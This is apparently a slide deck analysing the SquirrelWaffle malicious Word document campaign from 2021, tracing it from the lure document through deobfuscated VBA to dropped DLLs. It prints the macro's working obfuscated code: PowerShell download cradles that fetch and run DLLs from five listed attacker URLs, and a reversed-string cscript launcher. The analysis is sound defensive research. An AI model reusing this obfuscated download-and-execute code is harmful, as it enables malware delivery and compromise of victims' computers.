


SquirrelWaffle

From Maldoc to Cobalt Strike

Joel Dönne | @jxd_io


Background

- A new spam mail campaign has been running since mid-September 2021, which delivered a new kind of malware loader → SquirrelWaffle
- Similar to other campaigns before, this one sends a mail with a malicious attachment or a link to download one.
- Let‘s analyze it!


Virustotal Research

- Campaign uses similar naming scheme: „*diagram-<Number>.doc*“
  - *Sample Case 1) diagram-721.doc*
  - *Sample Case 2) diagram-623.doc*

- Search results on VT: **76 files** since 10.09.
- Submissions from *DE, FR, HU, IN, US*


name:"diagram-*.doc" and type:document

- In some other cases .xlm files are used for initial compromise, but the delivered samples in stage 2 and afterwards are the same




40 security vendors and 5 sandboxes flagged this file as malicious

449fc42c5403c4f26fd123065a0fc2b834161514086a274f477d3c18d88f4238
diagram-721.doc
doc handle-file macros obfuscated open-file run-file write-file

223.52 KB
Size

2021-09-20 12:29:22 UTC
3 days ago


Analysis – Stage 1



DocuSign


This document created in previous version of Microsoft Office Word.

To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content"


- Word document with obfuscated VBA macro
- Analysis via *olevba --deobf*
  - Some decoy code
  - Dropper & CnC communication


```
HH9="po"
HH8="wers"
HH7="h"
HH6="ell "
HH0= HH9+HH8+HH7+HH6
Set Ran = CreateObject("wscript.shell")
Ran.Run HH0+LL1,Chr(48)
Ran.Run HH0+LL2,Chr(48)
Ran.Run HH0+LL3,Chr(48)
Ran.Run HH0+LL4,Chr(48)
Ran.Run HH0+LL5,Chr(48)
WScript.Sleep(15000)
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
Ran.Run OK1, Chr(48)
OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
Ran.Run OK2, Chr(48)
OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
Ran.Run OK3, Chr(48)
OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
Ran.Run OK4, Chr(48)
OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
Ran.Run OK5, Chr(48)
```


```
Sub eFile()
Dim QQ1 As Object
Set QQ1 = New Form
RO = StrReverse("\ataDmargorP\:C")
ROI = RO + StrReverse("sbv.nip")
ii = StrReverse("")
Ne = StrReverse("IZOIZIMIZI")
WW = QQ1.t2.Caption
MyFile = FreeFile
Open ROI For Output As #MyFile
Print #MyFile, WW
Close #MyFile
fun = Shell(StrReverse("sbv.nip\ataDmargorP\:C exe.tpircsc k/ dmc"), Chr(48))
```


```
# IEX (New-Object Net.WebClient).DownloadFile('hxxps://priyacareers.com/u9hDQN9Yy7g/pt.html','C:\ProgramData\www1.dll')|IEX
LL1 = "$Nano='JOOEX'.replace('JOO','I');sal OY $Nano;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://priyacareers.com/u9hDQN9Yy7g/pt.html'',''C:\ProgramData\www1.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

# IEX (New-Object Net.WebClient).DownloadFile('hxxps://perfectdemos.com/Gv1iNAuMKZ/pt.html','C:\ProgramData\www2.dll')|IEX
LL2 = "$Nanoz='JOOEX'.replace('JOO','I');sal OY $Nanoz;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://perfectdemos.com/Gv1iNAuMKZ/pt.html'',''C:\ProgramData\www2.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

# IEX (New-Object Net.WebClient).DownloadFile('hxxps://bussiness-z.ml/ze8pCNTIkrIS/pt.html','C:\ProgramData\www3.dll')|IEX
LL3 = "$Nanox='JOOEX'.replace('JOO','I');sal OY $Nanox;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://bussiness-z.ml/ze8pCNTIkrIS/pt.html'',''C:\ProgramData\www3.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

# IEX (New-Object Net.WebClient).DownloadFile('hxxps://cablingpoint.com/ByH5NDoE3kQA/pt.html','C:\ProgramData\www4.dll')|IEX
LL4 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://cablingpoint.com/ByH5NDoE3kQA/pt.html'',''C:\ProgramData\www4.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"

# IEX (New-Object Net.WebClient).DownloadFile('hxxps://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html','C:\ProgramData\www5.dll')|IEX
LL5 = "$Nanoc='JOOEX'.replace('JOO','I');sal OY $Nanoc;$aa='(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='(''https://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html'',''C:\ProgramData\www5.dll'')';$FOOX =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $FOOX|OY;"
```

Analysis – Stage 1



hxxps://priyacareers.com/u9hDQN9Yy7g/pt.html
hxxps://perfectdemos.com/Gv1iNAuMKZ/pt.html
hxxps://bussiness-z.ml/ze8pCNTIkrIS/pt.html
hxxps://cablingpoint.com/ByH5NDoE3kQA/pt.html
hxxps://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html


C:\ProgramData\pin.vbs

```
1) "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
2) "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
3) "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
4) "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
5) "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
```

www1.dll
www2.dll
www3.dll
www4.dll
www5.dll


Analysis – Stage 2

- Dropped PE-DLLs `www[1-5].dll` vary on requested dropper URLs
- Code is obfuscated
- The called „ldr“ function is not available…




Name	Address	Ordinal
Actcause	6F8CD7A0	1
Breakbox	6F8CD670	2
CauseSeat	6F8CDE30	3
Duringweight	6F8CDCF0	4
Equalcry	6F8CDBF0	5
Oldkind	6F8CDCB0	6
Song	6F8CDA80	7
Teachhear	**6F8CD940**	**8**
DllEntryPoint	6F8C18DB	268445915

Analysis – Stage 2
Flow Graph



Analysis – Stage 2

- Some interesting Imports of this sample are not referenced directly…




```
; LPVOID __stdcall VirtualAlloc(LPVOID lpAddress, S
                extrn VirtualAlloc:dword
; BOOL __stdcall VirtualFree(LPVOID lpAddress, SIZE
```

Warning

There are no xrefs to VirtualAlloc

☐ Don't display this message again (for this session only)

OK Help



